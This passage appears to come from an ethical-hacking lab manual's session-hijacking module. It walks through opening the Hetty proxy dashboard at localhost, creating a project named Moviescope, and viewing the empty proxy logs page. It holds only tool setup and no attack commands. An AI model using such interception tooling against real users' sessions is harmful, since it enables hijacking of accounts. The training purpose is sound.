
5. Now, minimize all the windows and launch any web browser (here, Mozilla Firefox).

Module 11 – Session Hijacking

6. A browser window, in the address bar, type **http://localhost:8080** and press **Enter** to open Hetty dashboard.
7. In the Hetty dashboard, click **MANAGE PROJECTS** button.




8. Projects page appears, type **Project name** as **Moviescope** under **New Project** section and click **+ CREATE & OPEN PROJECT** button.




Module 11 – Session Hijacking

9. You can observe that a new project name **Moviescope** has been created under **Manage projects** section with a status as **Active**.



10. Click **Proxy logs** icon (☰) from the left-pane.



11. A **Proxy logs** page appears, as shown in the screenshot.

A screenshot of a web browser window titled "Hetty://". The address bar shows "localhost:8080/proxy/logs/". The main content area is titled "Hetty:// Proxy logs v0.7.0". On the left is a sidebar with icons for Home, List (selected), History, and File. A search bar at the top says "Search proxy logs...". Below it is a table with columns: Method, Origin, Path, and Status. A message "Select a log entry..." is displayed in the center of the table area.

